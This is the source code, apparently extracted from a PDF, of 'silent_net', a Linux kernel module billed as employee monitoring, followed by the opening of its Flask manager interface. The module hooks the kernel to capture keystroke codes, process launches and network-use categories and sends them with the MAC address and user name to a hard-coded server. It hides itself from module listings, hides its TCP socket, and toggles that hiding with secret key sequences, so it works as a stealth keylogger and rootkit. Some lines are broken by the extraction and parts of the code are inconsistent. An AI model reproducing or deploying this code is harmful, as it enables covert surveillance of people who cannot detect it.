 * Omer Kfir (C)
 */

#ifndef HIDE_TCP_SOCKET_H
#define HIDE_TCP_SOCKET_H

#include <linux/ftrace.h> // For ftrace functionality
#include <linux/in.h>      // For in_aton()
#include <linux/inet.h>    // For networking and socket handling
(e.g., htons)
#include <linux/net.h>     // For socket-related definitions (e.g.,
struct sock)
#include <linux/ptrace.h> // for struct pt_regs
#include <linux/ptrace.h> // For ftrace_regs (needed to get
register values in ftrace)
#include <linux/seq_file.h> // For seq_file (e.g., seq_file, seq_puts)
#include <net/tcp.h>       // for struct sock, skc_dport

#include "../headers.h"
#include "../protocol.h" // For port to hide

#define within_module(ip, mod)
\
    ((unsigned long)(ip) >= (unsigned long)(mod)->mem[MOD_TEXT].base
    &&
    \
    (unsigned long)(ip) < (unsigned long)(mod)->mem[MOD_TEXT].base +
    \
    (unsigned long)(mod)->mem[MOD_TEXT].size)

int register_tcp_sock_hook(void);
void unregister_tcp_sock_hook(void);

#endif // HIDE_TCP_SOCKET_H
```

employee - kClientHook.c

```
/*
 * This is a source code of the client side
 * Of 'silent_net' project.
 *
 * blah blah blah
 *
 */

#include "kClientHook.h"
#include "cpu_stats.h"
#include "headers.h"
#include "hide/hide_module.h"
#include "hide/hide_tcp_sock.h"
#include "protocol.h"
#include "tcp_socket.h"
#include "transmission.h"
#include "workqueue.h"

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Omer Kfir");
MODULE_DESCRIPTION(
    "Employee side.\n"
    "This module is responsible for hooking the kernel and "
    "sending data to the server.\n"
    "It uses kprobes to hook into the kernel and send data to "
    "the server.\n"
    "It also uses a workqueue to send data in the background.\n");
MODULE_VERSION("1.0");
MODULE_ALIAS("SilentNet");

/* Kprobes structures */
static struct kprobe kps[PROBES_SIZE] = {
    [kp_do_fork] = {.pre_handler = handler_pre_do_fork,
                    .symbol_name = HOOK_PROCESS_FORK},
    [kp_input_event] = {.pre_handler = handler_pre_input_event,
                        .symbol_name = HOOK_INPUT_EVENT},
    [kp_cpu_usage] = {.pre_handler = handler_pre_calc_global_load,
                      .symbol_name = HOOK_CPU_USAGE},
    [kp_send_message] = {.pre_handler = handler_pre_inet_sendmsg,
                         .symbol_name = HOOK_SEND_MESSAGE}};

/* Fork hook */
static int handler_pre_do_fork(struct kprobe *kp, struct pt_regs
*regs) {
    // Check for validity and also not sending kernel process
    if (!current || !current->mm)
        return 0;

    // Check for processes which activated by user
    if (current_uid().val == 0)
        return 0;
}
```

employee - kClientHook.c

```
// Filter out threads which are not main thread
if (current->tgid != current->pid)
    return 0;

return protocol_send_message("%s" PROTOCOL_SEPARATOR "%s",
    MSG_PROCESS_OPEN,
    current->comm);
}

/* CPU Usage */
static int handler_pre_calc_global_load(struct kprobe *kp,
    struct pt_regs *regs) {
    // CPU calculation params
    int cpu_core, cpu_usage;
    struct timespec64 tv; // Measure current time
    static long long int last_tv = 0;
    char cpu_load_msg[BUFFER_SIZE + REAL_TIME_LENGTH] = {0}; // total
    cpu load
    char time_buf[REAL_TIME_LENGTH] = {0}; // Buffer for the time string
    int msg_len = 0; // Track string length manually

    // Current cpu times
    unsigned long idle_time = 0, idle_delta = 0;
    unsigned long actv_time = 0, actv_delta = 0;

    // All cpu cores and their times
    static unsigned long cpu_idle_time[NR_CPUS] = {0};
    static unsigned long cpu_actv_time[NR_CPUS] = {0};
    static bool first_run = true; // Flag to check if it's the first run

    // Get current time
    ktime_get_real_ts64(&tv);

    if (!last_tv) {
        last_tv = tv.tv_sec;
        return 0;
    }

    // Increase delay for slower systems
    if (tv.tv_sec - last_tv < CPU_USAGE_DELAY)
        return 0;

    // Initialize the message with the message type and track length
    msg_len = snprintf(cpu_load_msg, sizeof(cpu_load_msg), "%s",
        MSG_CPU_USAGE);

    // Only process online CPUs (or just limit to first few CPUs if
    // for_each_online_cpu isn't available)
    for (cpu_core = 0; cpu_core < min(4, num_present_cpus());
        cpu_core++) {
        if (!cpu_online(cpu_core))
            printk(KERN_INFO "I'm offline %d\n", cpu_core);
```


employee - kClientHook.c

```
idle_time = get_cpu_idle(cpu_core);
actv_time = get_cpu_active(cpu_core);

if (first_run) {
    // Initialize the arrays with the current CPU times on the
    first run
    cpu_idle_time[cpu_core] = idle_time;
    cpu_actv_time[cpu_core] = actv_time;
    continue;
}

idle_delta = idle_time - cpu_idle_time[cpu_core];
actv_delta = actv_time - cpu_actv_time[cpu_core];

cpu_idle_time[cpu_core] = idle_time;
cpu_actv_time[cpu_core] = actv_time;

// Check if CPU did work
if (!actv_delta)
    continue;

cpu_usage = CALC_CPU_LOAD(actv_delta, idle_delta);

// Check if we have space left and append directly with length
tracking
if (msg_len < sizeof(cpu_load_msg) - 20) {
    int written =
        snprintf(cpu_load_msg + msg_len, sizeof(cpu_load_msg) -
        msg_len,
                PROTOCOL_SEPARATOR "%d,%d", cpu_core, cpu_usage);
    if (written > 0)
        msg_len += written;
    else
        return -1; // Error in snprintf
}
}

// Only get time and send message if we have data
if (msg_len > (int)strlen(MSG_CPU_USAGE) && !first_run) {
    get_real_time(time_buf); // Get the real time

    // Add time to the message
    protocol_send_message("%s,%s", cpu_load_msg, time_buf);
}

first_run = false; // Set the flag to false after the first run
last_tv = tv.tv_sec;
return 0;
}
```

```
/* Device input events */
```

```
static int handler_pre_input_event(struct kprobe *kp, struct
pt_regs *regs) {
```

employee - kClientHook.c

```
static int unhide_seq_index = 0; // Sequence index
static int hide_seq_index = 0;

unsigned int code;
if (!regs) // Checking current is irrelevant due to interrupts
    return 0;

code = (unsigned int)regs->dx; // Third parameter (key code)
// Check for mouse events
if (code <= 4 && code >= 0)
    return 0; // Ignore mouse moves and key releases

if (code == unhide_module[unhide_seq_index]) {
    unhide_seq_index++;
    unhide_seq_index %= UNHIDE_MODULE_SIZE;

    if (unhide_seq_index == 0) {
        // Unhide the module
        unhide_this_module();
        return 0;
    }
} else if (code == hide_module[hide_seq_index]) {
    hide_seq_index++;
    hide_seq_index %= HIDE_MODULE_SIZE;

    if (hide_seq_index == 0) {
        // Hide the module
        hide_this_module();
        return 0;
    }
} else {
    // Reset the sequence index if the sequence is broken
    hide_seq_index = 0;
    unhide_seq_index = 0;
}

// Only send code, since code for input is unique
return protocol_send_message("%s" PROTOCOL_SEPARATOR "%d",
MSG_INPUT_EVENT,
                                code);
}

/* Output ip communication */
static int handler_pre_inet_sendmsg(struct kprobe *kp, struct
pt_regs *regs) {
    struct socket *sock;
    struct sock *sk;
    uint16_t dport;
    char category[32] = "";

    // First parameter is struct socket pointer
    sock = (struct socket *)regs->di;
    if (!sock || !sock->sk)
```

employee - kClientHook.c

```
return 0;

sk = sock->sk;

// Prevent logging messages from your own kernel module
if (check_sock_mark(sk, MODULE_MARK))
    return 0;

// Check if it's an IPv4 socket
if (sk->sk_family != AF_INET)
    return 0;

// Skip zero or invalid addresses
if (!sk->sk_daddr)
    return 0;

// Not hooking on 127.x.x.x
if ((sk->sk_daddr & 0xFF) == 127)
    return 0;

// Get destination port
dport = ntohs(sk->sk_dport);

// Simple port categorization
if (dport == 80 || dport == 443)
    strcpy(category, "web");
else if (dport == 25 || dport == 465 || dport == 587)
    strcpy(category, "email");
else if (dport == 20 || dport == 21 || dport == 22 || dport == 989 ||
        dport == 990)
    strcpy(category, "file_transfer");
else if (dport == 1935 || dport == 1936 || dport == 3478 || dport
== 3479 ||
        dport == 1234 || dport == 8080 || dport == 8443)
    strcpy(category, "streaming");
else if ((dport >= 6112 && dport <= 6119) || // Common game ports
        (dport >= 27015 && dport <= 27030) || // Steam
        dport == 3074) // Xbox Live
    strcpy(category, "gaming");
else if (dport == 5060 || dport == 5061 || dport == 1720)
    strcpy(category, "voip");
else
    return 0;

// Send the category instead of the IP address
return protocol_send_message("%s" PROTOCOL_SEPARATOR "%s",
MSG_COMM_CATEGORY,
                                category);
}

/* Register all hooks */
static int register_probes(void) {
    int ret = 0, i;
```

employee - kClientHook.c

```
/* Iterate through kps array of structs */
for (i = 0; i < PROBES_SIZE; i++) {
    ret = register_kprobe(&kps[i]);

    if (ret < 0) {
        unregister_probes(i);
        printk(KERN_ERR "Failed to register: %s\n", kps[i].symbol_name);
        return ret;
    }
}

printk(KERN_INFO "Finished hooking succusfully\n");
return ret;
}

/* Unregister all kprobes */
static void unregister_probes(int max_probes) {
    /* Static char to indicate if already unregistered */
    static atomic_t unreg_kprobes =
        ATOMIC_INIT(0); // Use atomic to avoid race condition

    /* Check if it has been set to 1, if not set it to one */
    if (atomic_cmpxchg(&unreg_kprobes, 0, 1) == 0) {
        int i;
        for (i = 0; i < max_probes; i++) {
            unregister_kprobe(&kps[i]);
        }
    }
}

static int __init hook_init(void) {
    int ret = 0;

    // Initialize all main module objects
    ret = init_singlethread_workqueue("tcp_sock_queue");
    if (ret < 0)
        return ret;

    data_transmission_init();
    register_tcp_sock_hook();

    // Registers kprobes, if one fails unregisters all registered kprobes
    ret = register_probes();
    if (ret < 0) {
        release_singlethread_workqueue();
        data_transmission_release();
        return ret;
    }

    hide_this_module();
    printk(KERN_INFO "Finished initializing succesfully\n");
    return ret;
}
```

employee - kClientHook.c

```
}

static void __exit hook_exit(void) {
    // Closing all module objects
    unregister_probes(PROBES_SIZE);

    // Only after unregistering all kprobes we can safely destroy
    workqueue
    release_singlethread_workqueue();
    data_transmission_release();

    unregister_tcp_sock_hook();
    printk(KERN_INFO "Unregistered kernel probes");
}

module_init(hook_init);
module_exit(hook_exit);
```

employee - kClientHook.h

```
/*
 *■'silent net' kClientHook.h - kernel client hook header file
 *■Contains hook names and function declares
 *
 * ■Omer Kfir (C)
 */

#ifndef CLIENT_HOOK_H
#define CLIENT_HOOK_H

#include "headers.h"

#define HOOK_INPUT_EVENT "input_event"
#define HOOK_CPU_USAGE "calc_global_load"
#define HOOK_SEND_MESSAGE "inet_sendmsg"
#define HOOK_PROCESS_FORK
\
    "kernel_clone" // Originally named 'do_fork'
                    // Linux newer versions use 'kernel clone'
/* #define HOOK_FILE_OPEN "do_sys_openat", "__sys_sendmsg" - Not
used, OS
 * frequently uses this functions Hooking such function can crash
the computer
 */

#define CPU_USAGE_DELAY (10) // Two minutes

#define KEY_MINUS 12
#define KEY_X 45
#define KEY_H 35

// Due to every key is received twice (release and press)
// Actual codes are (unhide - "x-x", hide - "h-h")
const unsigned int unhide_module[] = {KEY_X,      KEY_X, KEY_MINUS,
                                       KEY_MINUS, KEY_X, KEY_X};
const unsigned int hide_module[] = {KEY_H,      KEY_H, KEY_MINUS,
                                    KEY_MINUS, KEY_H, KEY_H};

#define UNHIDE_MODULE_SIZE 6
#define HIDE_MODULE_SIZE 6

static int handler_pre_do_fork(struct kprobe *, struct pt_regs *);
static int handler_pre_input_event(struct kprobe *, struct pt_regs *);
static int handler_pre_calc_global_load(struct kprobe *, struct
pt_regs *);
static int handler_pre_inet_sendmsg(struct kprobe *, struct pt_regs *);
static int register_probes(void);
static void unregister_probes(int);

static int __init hook_init(void);
static void __exit hook_exit(void);

/* Enum of all kprobes, each kprobe value is the index inside the
```

employee - kClientHook.h

```
array */
enum { kp_do_fork, kp_input_event, kp_cpu_usage, kp_send_message,
PROBES_SIZE };

/* CLIENT_HOOK_H */
#endif
```

employee - mac_find.c

```
/*
 * mac_find.c - Handles searching for mac address
 *
 *              Omer Kfir (C)
 */

#include "mac_find.h"
#include "headers.h"

// Function to find consistent mac address
void get_mac_address(char *mac_buf) {
    struct net_device *dev;
    struct net_device *chosen_dev = NULL;
    char lowest_mac[ETH_ALEN] = {0xff, 0xff, 0xff, 0xff, 0xff, 0xff};

    /*
     * When searching for mac address iterating through netdevices
     * Does not ensure finding the same mac as netdevices list changes
     * Therefore we will find the lowest valued mac address
     */

    rcu_read_lock();
    for_each_netdev(&init_net, dev) { // Iterate through
netdevices list
        if (!(dev->flags & IFF_LOOPBACK)) { // Ensure netdevice isn't a
loopback
            int i;
            for (i = 0; i < ETH_ALEN;
                i++) { // Iterates through the octats, Finds min octat
and replaces
                if (dev->dev_addr[i] < lowest_mac[i]) {
                    memcpy(lowest_mac, dev->dev_addr, ETH_ALEN);
                    chosen_dev = dev;
                    break;
                } else if (dev->dev_addr[i] > lowest_mac[i]) {
                    break;
                }
            }
        }
    }

    if (chosen_dev) {
        // Format MAC address as string
        snprintf(mac_buf, 18, "%02x:%02x:%02x:%02x:%02x:%02x",
lowest_mac[0],
                lowest_mac[1], lowest_mac[2], lowest_mac[3], lowest_mac[4],
                lowest_mac[5]);
    } else {
        // In case no suitable interface is found
        strncpy(mac_buf, "00:00:00:00:00:00", 17);
    }
    rcu_read_unlock();
}
```


employee - mac_find.h

```
/*  
 * mac_find.h - Header file for mac_find.c  
 *  
 *           Omer Kfir (C)  
 */
```

```
#ifndef MAC_FIND_H  
#define MAC_FIND_H
```

```
#define MAC_SIZE (18)
```

```
void get_mac_address(char *mac_buf);
```

```
/* MAC_FIND_H */  
#endif
```

employee - Makefile

```
ifneq ($(KERNELRELEASE),)
■obj-m += proj.o
■proj-objs := kClientHook.o tcp_socket.o protocol.o workqueue.o\
■■■■ transmission.o mac_find.o cpu_stats.o\
■■■■ file_handling/file_storage.o hide/hide_module.o
        hide/hide_tcp_sock.o

else
        KERNEL_SOURCE := /lib/modules/$(shell uname -r)/build
        PWD := $(shell pwd)
■FLAGS = -C $(KERNEL_SOURCE)

all:
■make $(FLAGS) M=$(PWD) modules

clean:
■make $(FLAGS) M=$(PWD) clean
endif
```

employee - protocol.c

```
/*
 * protocol.c - Format messages for protocol
 *
 *                      Omer Kfir (C)
 */

#include "protocol.h"
#include "headers.h"
#include "transmission.h"
#include "workqueue.h"

#include <linux/stdarg.h> // Handling unknown amount of arguments

char *dAddress = "10.100.102.103";
uint16_t dPort = 6734;

module_param(dAddress, charp, 0644);
module_param(dPort, ushort, 0644);

MODULE_PARM_DESC(dAddress, "Destination address");
MODULE_PARM_DESC(dPort, "Destination port");

/* Formats a message by protocol */
int protocol_format(char *dst, const char *format, ...) {
    va_list args;
    int ret_len; // Ret value of length or error

    va_start(args, format); // Initialize args
    ret_len = vsnprintf(NULL, 0, format, args); // Calculate message
    length
    va_end(args); // Close args since it was iterated by vsnprintf

    // Check for overflow
    if (ret_len + SIZE_OF_SIZE >= BUFFER_SIZE)
        return -ENOMEM;

    // Copy first length of message before actual message and pad
    with zeros
    snprintf(dst, SIZE_OF_SIZE + 1, "%04d", ret_len);
    ret_len += SIZE_OF_SIZE; // Ret len is the whole size of the buffer

    // Now add actual formatted string
    va_start(args, format);
    vsnprintf(dst + SIZE_OF_SIZE, BUFFER_SIZE - SIZE_OF_SIZE, format,
    args);
    va_end(args);

    return ret_len;
}

/* Send message with formatted message */
int protocol_send_message(const char *format, ...) {
    char msg_buf[BUFFER_SIZE];
```

employee - protocol.c

```
int msg_length;
va_list args;

va_start(args, format);

char fmt_buf[BUFFER_SIZE];
vsnprintf(fmt_buf, BUFFER_SIZE, format, args);
va_end(args);

// Now call protocol_format with the formatted string
msg_length = protocol_format(msg_buf, "%s", fmt_buf);

if (msg_length > 0)
    workqueue_message(transmit_data, msg_buf, msg_length);

return 0;
}
```

employee - protocol.h

```
/*
 * protocol.h - A header file for all protocol important data.
 * ■■■This file only provides msg type.
 *
 * ■■■Omer Kfir (C)
 */

#ifndef PROTOCOL_H
#define PROTOCOL_H

#include <linux/types.h> // For uint16_t

/* Message types */
#define MSG_AUTH "CAU" // Starting credentials message

/* Hooking messages */
#define MSG_PROCESS_OPEN "CPO"
#define MSG_CPU_USAGE "CCU"
#define MSG_COMM_CATEGORY "COT"
#define MSG_INPUT_EVENT "CIE"

#define PROTOCOL_SEPARATOR "\\x1f"
#define PROTOCOL_SEPARATOR_CHR '\\x1f'

/* Protocol buffer handling */
#define BUFFER_SIZE (1024 / 4)
#define SIZE_OF_SIZE (4) // Characters amount of size of a message

int protocol_format(char *, const char *, ...);
int protocol_send_message(const char *, ...);

extern char *dAddress;
extern uint16_t dPort;

/* PROTOCOL_H */
#endif
```

employee - tcp_socket.c

```
/*
 * 'slient net' project client tcp socket code.
 * Handles communication implementation.
 *
 * This file is part of the 'silent_net' project.
 * Helps to create a TCP socket and send messages through it.
 *
 * Omer Kfir (C)
 */

#include "tcp_socket.h"
#include "headers.h"

/* Initialize a TCP struct socket */
struct socket *tcp_sock_create(void) {
    struct socket *sock;
    struct timespec64 tv;
    int err;

    /* Create tcp socket */
    err = sock_create(AF_INET, SOCK_STREAM, IPPROTO_TCP, &sock);
    if (err < 0) {
        printk(KERN_ERR "Failed to create TCP socket\n");
        return ERR_PTR(err);
    }

    // Set mark on socket
    sock_set_mark(sock->sk, MODULE_MARK);

    /* Set 0.5 second timeout for recv/connect/send */
    tv.tv_sec = 0; // Seconds
    tv.tv_nsec = SOCK_TIMEO; // Nanoseconds

    err = sock_setsockopt(sock, SOL_SOCKET, SO_RCVTIMEO_NEW,
        KERNEL_SOCKPTR(&tv),
        sizeof(tv));
    if (err < 0) {
        printk(KERN_ERR "Failed to set recv timeo %d\n", err);
        return ERR_PTR(err);
    }

    err = sock_setsockopt(sock, SOL_SOCKET, SO_SNDTIMEO_NEW,
        KERNEL_SOCKPTR(&tv),
        sizeof(tv));
    if (err < 0) {
        printk(KERN_ERR "Failed to set send timeo\n");
        return ERR_PTR(err);
    }

    return sock;
}

/* Initialize a tcp connection */
```

employee - tcp_socket.c

```
int tcp_sock_connect(struct socket *sock, const char *dst_ip,
uint16_t port) {
    struct sockaddr_in addr = {0}; // Ensure all values inside struct
    are zeroed
    int err;

    /* Validate all arguments */
    if (!sock || !sock->ops || !sock->ops->connect || !dst_ip)
        return -EINVAL; // Invalid argument passed

    /* Initialize address structure */
    addr.sin_family = AF_INET;
    addr.sin_port = htons(port);
    addr.sin_addr.s_addr = in_aton(dst_ip);

    // 0 - Means no specific use of the socket (Writing/Receiving)
    err = sock->ops->connect(sock, (struct sockaddr *)&addr,
    sizeof(addr), 0);
    if (err < 0 && err != -EINPROGRESS)
        return err;

    return err;
}

/* Send message through a TCP socket */
int tcp_send_msg(struct socket *sock, const char *msg, size_t length) {
    struct msghdr msg_met = {0};
    struct kvec vec;
    int err;

    /* Validate arguments */
    if (!sock || !msg)
        return -EINVAL; // Invalid argument passed

    /* I/O Vector for message transferring */
    vec.iov_base = (void *)msg;
    vec.iov_len = length;

    err = kernel_sendmsg(sock, &msg_met, &vec, 1, length);
    if (err < 0)
        printk(KERN_ERR "Failed to send message %d\n", err);

    return err;
}

int check_valid_connection(struct socket *sock) {
    char buf[1];
    struct msghdr msg = {0};
    struct kvec vec;
    int ret;

    if (!sock || !sock->sk)
        return -ENOTCONN;
```

employee - tcp_socket.c

```
/* Check if socket is connected */
if (sock->sk->sk_state != TCP_ESTABLISHED) {
    printk(KERN_ERR "Socket not connected\n");
    return -ENOTCONN;
}
vec.iov_base = buf;
vec.iov_len = 1;
ret = kernel_recvmsg(sock, &msg, &vec, 1, 1, MSG_PEEK | MSG_DONTWAIT);

if (ret == 0) {
    // Received FIN
    printk(KERN_INFO "here\n");
    return -ENOTCONN;
} else if (ret < 0 && ret != -EAGAIN) {
    // Other error
    return ret;
}

// Still connected
return 0;
}

/* Close socket struct */
void tcp_sock_close(struct socket *sock) {
    if (sock)
        sock_release(sock);
}

/* Checks if socket has a certain mark */
bool check_sock_mark(struct sock *sock, __u32 mark) {
    if (!sock)
        return false;

    return sock->sk_mark == mark;
}
```


employee - tcp_socket.h

```
/*
 * Header file for tcp_socket.c
 *
 * Omer Kfir (C)
 */

#ifndef TCP_SOCKET_H
#define TCP_SOCKET_H

/* IPV4 tcp connection */
#include <linux/errno.h>
#include <linux/in.h>      // IP structures
#include <linux/inet.h>    // Internet addresses manipulatutions
#include <linux/net.h>     // Kernel functions for network
#include <linux/socket.h>  // Kernel socket structure
#include <linux/tcp.h>     // Macros definitions
#include <linux/time.h>
#include <linux/timer.h>
#include <net/inet_sock.h>
#include <net/sock.h> // Kernel socket structures

#define SOCK_TIMEOUT (1e4)
#define MODULE_MARK (6734)

struct socket *tcp_sock_create(void);
int tcp_sock_connect(struct socket *, const char *, uint16_t);
int tcp_send_msg(struct socket *, const char *, size_t);
int check_valid_connection(struct socket *);
void tcp_sock_close(struct socket *);
bool check_sock_mark(struct sock *, __u32);

/* TCP_SOCKET_H */
#endif
```

employee - transmission.c

```
/*
 *■ 'silent_net' data transmission
 * This file is part of the 'silent_net' project.
 * Handles the data transmission to the server and backup data.
 *
 *■ Omer Kfir (C)
 */

#include "transmission.h"

char *uName = "\x00";

module_param(uName, charp, 0644);
MODULE_PARM_DESC(uName, "Name of user");

static struct socket *sock; // Struct socket
static bool connected = false; // Boolean which indicates if
currently connected
static struct mutex trns_mutex; // Mutex for thread safe socket handling

int i = 0;

static char cred[BUFFER_SIZE];

static void disconnect(char *msg, size_t len) {
    if (sock) {
        tcp_sock_close(sock);
        sock = NULL;
    }
    connected = false;

    if (!msg || len <= 0)
        return;

    backup_data_log(msg, len);
}

void transmit_data(struct work_struct *work) {
    wq_msg *curr_msg = container_of(work, wq_msg, work);
    int ret;

    // Mainly for backup data when server is up
    char msg_buf[BUFFER_SIZE];
    size_t msg_len;

    mutex_lock(&trns_mutex);

    /* If socket is disconnected try to connect */
    if (!connected) {
        /* When a socket disconnects a new socket needs to be created */
        sock = tcp_sock_create();
        if (IS_ERR(sock)) {
            disconnect(curr_msg->msg_buf, curr_msg->length);
        }
    }
}
```

employee - transmission.c

```
    goto end;
}

ret = tcp_sock_connect(sock, dAddress, dPort);
if (ret < 0) {
    disconnect(curr_msg->msg_buf, curr_msg->length);
    goto end;
}
connected = true;

// Send credentials - only after successful connection
ret = tcp_send_msg(sock, cred, strlen(cred));
if (ret < 0) {
    disconnect(curr_msg->msg_buf, curr_msg->length);
    goto end;
}
}

// Because we assume that the connection is valid
// We will add a manual check for the connection
// To see if we received a FIN packet
if (check_valid_connection(sock) < 0) {
    disconnect(curr_msg->msg_buf, curr_msg->length);
    goto end;
}

ret = tcp_send_msg(sock, curr_msg->msg_buf, curr_msg->length);
if (ret < 0) {
    disconnect(curr_msg->msg_buf, curr_msg->length);
} else if (sock && sock->sk && sock->sk->sk_state ==
TCP_ESTABLISHED) {
    // If sending message was successful then employee is connected
    to server
    // So now we will try to flush the backup data to the server
    ret = read_backup_data_log(msg_buf);
    while (ret > 0) {
        msg_len = ret;
        if (msg_len > BUFFER_SIZE) {
            printk(KERN_ERR "Invalid message length: %lu\n", msg_len);
            break;
        }

        ret = tcp_send_msg(sock, msg_buf, msg_len);
        if (ret < 0) {
            disconnect(msg_buf, msg_len);
            break;
        }
        ret = read_backup_data_log(msg_buf);
    }
}

end:
mutex_unlock(&trns_mutex);
```

employee - transmission.c

```
kfree(curr_msg); // Free the work structure
}

void handle_credentials(void) {
    char mac_buf[MAC_SIZE];
    get_mac_address(mac_buf);

    if ((int)strlen(uName) == 0)
        uName = utsname()->nodename;

    protocol_format(cred, "%s" PROTOCOL_SEPARATOR "%s"
        PROTOCOL_SEPARATOR "%s",
        MSG_AUTH, mac_buf, uName);
}

/* Initialize all transmission objects */
void data_transmission_init(void) {
    mutex_init(&trns_mutex);
    file_storage_init();
    handle_credentials();
}

/* Closes all transmission objects */
void data_transmission_release(void) {
    // Close socket
    tcp_sock_close(sock);
    file_storage_release();

    /*
     * No need for releasing trns_mutex since
     * The operating system knows to release it on
     * It's own when module is unloaded
     */
}
```

employee - transmission.h

```
/*
 *■'silent_net' tranmission.h - header file for tranmission
 *
 *■Omer Kfir (C)
 */

#ifndef TRANSMISSION_H
#define TRANSMISSION_H

#include "file_handling/file_storage.h"
#include "headers.h"
#include "mac_find.h"
#include "protocol.h"
#include "tcp_socket.h"
#include "workqueue.h"

void transmit_data(struct work_struct *);
void handle_credentials(void);
void data_transmission_init(void);
void data_transmission_release(void);

/* TRANSMISSION_H */
#endif
```

employee - workqueue.c

```
/*
 *■'silent net' work queue handling
 *
 *■Basic abstraction for data set workqueue
 *■Omer Kfir (C)
 */

#include "workqueue.h"

static struct workqueue_struct
    *workqueue; // Global workqueue for transmission of data

/* Initialize a single thread workqueue */
int init_singlethread_workqueue(const char *workqueue_name) {
    workqueue = create_singlethread_workqueue(workqueue_name);

    if (!workqueue) {
        destroy_workqueue(workqueue);
        return -ENOMEM;
    }

    return 0;
}

/* Flush and destroy singlethread workqueue */
void release_singlethread_workqueue(void) {
    /*
     * Flush all current works in the workqueue
     * Waits for all of kThreads (works) to be closed
     */
    flush_workqueue(workqueue);

    // Destroy workqueue object
    destroy_workqueue(workqueue);
}

/* Queue a new message to be sent */
void workqueue_message(void (*queued_function)(struct work_struct *),
                       const char *msg, size_t length) {
    struct wq_msg *work;

    /* Because we are only able to send the pointer to work_struct
     * We will create a 'father' struct for it, which will contain it
     * And in the function we will perform container_of in order to get
     * The message itself and the length
     */
    work = kmalloc(sizeof(wq_msg), GFP_ATOMIC);
    if (!work)
        return;

    /* Initialize work for it to point to the desired function*/
    INIT_WORK(&work->work, queued_function);
}
```

employee - workqueue.c

```
/* Copy data to wq_msg metadata */
work->length = min(length, BUFFER_SIZE - 1);
memcpy(work->msg_buf, msg, work->length);

/* Push work to workqueue - thread safe function (dont worry :) )*/
if (!queue_work(workqueue, &work->work))
    kfree(work); // Free if queueing fails
}
```

employee - workqueue.h

```
/*
 * ■ 'silent net' workqueue header file.
 * ■ Defines specific work message structures
 *
 * ■ Omer Kfir (C)
 */
#ifndef WORKQUEUE_H
#define WORKQUEUE_H

#include "headers.h"
#include "protocol.h"

#include <linux/workqueue.h> // Smart work queue implementation for
different tasks

void workqueue_message(void (*)(struct work_struct *), const char
*, size_t);
int init_singlethread_workqueue(const char *);
void release_singlethread_workqueue(void);

/* Workqueue message */
typedef struct wq_msg {
    /* Current mission */
    struct work_struct work;

    /* Message data for sending data */
    char msg_buf[BUFFER_SIZE];
    size_t length;
} wq_msg;

/* WORKQUEUE_H */
#endif
```


manager - manager.py

```
"""
```

```
'Silent net' Manager Web Interface
```

This module implements the manager-side web interface for the Silent net project.

It provides a Flask-based web application that allows managers to request data from server

The application enforces a screen hierarchy and handles all communication with the server.

Omer Kfir (C)

```
"""
```

```
import sys
```

```
import webbrowser
```

```
import os
```

```
import signal
```

```
import json
```

```
from sys import argv
```

```
from functools import wraps
```

```
from flask import Flask, redirect, render_template, request, jsonify, url_for
```

```
# Append parent directory to be able to import protocol
```

```
sys.path.append(os.path.abspath(os.path.join(os.path.dirname(__file__), '../shared')))
```

```
from protocol import *
```

```
__author__ : str = "Omer Kfir"
```

```
server_ip : str = "127.0.0.1"
```

```
class SilentNetManager:
```

```
    """Main manager application class that encapsulates all Flask routes and server communication"""
```

```
    def __init__(self):
```

```
        """Initialize the manager application"""
```

```
        self.app : webbrowser = Flask(__name__)
```

```
        self.manager_socket : bool = None
```

```
        self.is_connected : bool = False
```

```
        self.screens : dict = {
```

```
            "/exit": 0,
```

```
            "/loading": 1,
```

```
            "/" : 2,
```

```
            "/settings": 3,
```

```
            "/employees": 4,
```

```
            "/stats_screen": 5,
```

```
        }
```

```
        self.current_screen : str = "/"
```

```
        self.previous_screen : str = ""
```

```
        self._setup_routes()
```

```
        self._setup_error_handlers()
```

manager - manager.py

```
def _setup_routes(self):
    """Configure all Flask routes"""
    self.app.route("/exit-program")(self.exit_program)
    self.app.route("/exit")(self.check_screen_access(self.exit_
page))
    self.app.route("/loading")(self.check_screen_access(self.lo
ading_screen))
    self.app.route("/") (self.check_screen_access(self.start_screen))
    self.app.route('/check_password',
methods=['POST'])(self.check_password)
    self.app.route("/settings")(self.check_screen_access(self.s
ettings_screen))
    self.app.route("/submit_settings",
methods=["POST"])(self.submit_settings)
    self.app.route("/employees")(self.check_screen_access(self.
employees_screen))
    self.app.route('/delete_client',
methods=['POST'])(self.delete_client)
    self.app.route("/manual-connect")(self.manual_connect)
    self.app.route('/update_client_name',
methods=['POST'])(self.update_client_name)
    self.app.route("/stats_screen")(self.check_screen_access(se
lf.stats_screen))

def _setup_error_handlers(self):
    """Configure error handlers"""
    self.app.errorhandler(404)(self.page_not_found)
    self.app.errorhandler(500)(self.internal_error)

def check_screen_access(self, f : callable) -> callable:
    """Decorator to enforce screen hierarchy and track navigation"""

    @wraps(f)
    def wrapper(*args, **kwargs):
        # Allow access to the loading/exit screen regardless of
        current screen
        if request.path in ["/loading", "/exit"]:
            self.previous_screen = self.current_screen
            self.current_screen = request.path
            return f(*args, **kwargs)

        # Allow access to employees screen if current screen is
        higher in hierarchy
        elif ((request.path == "/employees" and
            self.screens[self.current_screen] >
            self.screens[request.path]) or (request.path ==
            "/settings" and self.current_screen == "/employees")):
            self.previous_screen = self.current_screen
            self.current_screen = request.path
            return f(*args, **kwargs)

        # For other screens, enforce the hierarchy
```

manager - manager.py

```
        elif self.screens[self.current_screen] >
self.screens[request.path]:
            return redirect(self.current_screen)

        self.previous_screen = self.current_screen
        self.current_screen = request.path
        return f(*args, **kwargs)
return wrapper

def disconnect(self):
    """Disconnect from the server and clean up resources"""
    if self.manager_socket:
        self.manager_socket.close()
    self.is_connected = False

def exit_program(self):
    """Handle application exit"""
    self.disconnect()
    os.kill(os.getpid(), signal.SIGINT)
    return '', 204

def page_not_found(self, error):
    """Handle 404 errors"""
    return render_template("http_error.html",
        redirect_url=self.previous_screen)

def internal_error(self, error):
    """Handle 500 errors"""
    return render_template("internal_error.html")

def exit_page(self):
    """Render exit confirmation screen"""
    return render_template("exit_screen.html",
        previous_screen=self.previous_screen)

def loading_screen(self):
    """Render loading screen and attempt connection"""
    self.disconnect()
    return render_template("loading_screen.html")

def start_screen(self):
    """Render the initial login screen"""
    password_incorrect = request.args.get('password_incorrect',
        'false')
    return render_template("opening_screen.html",
        password_incorrect=password_incorrect)

def check_password(self):
    """Validate manager password with server"""
    password = request.form.get('password')

    if not self.is_connected:
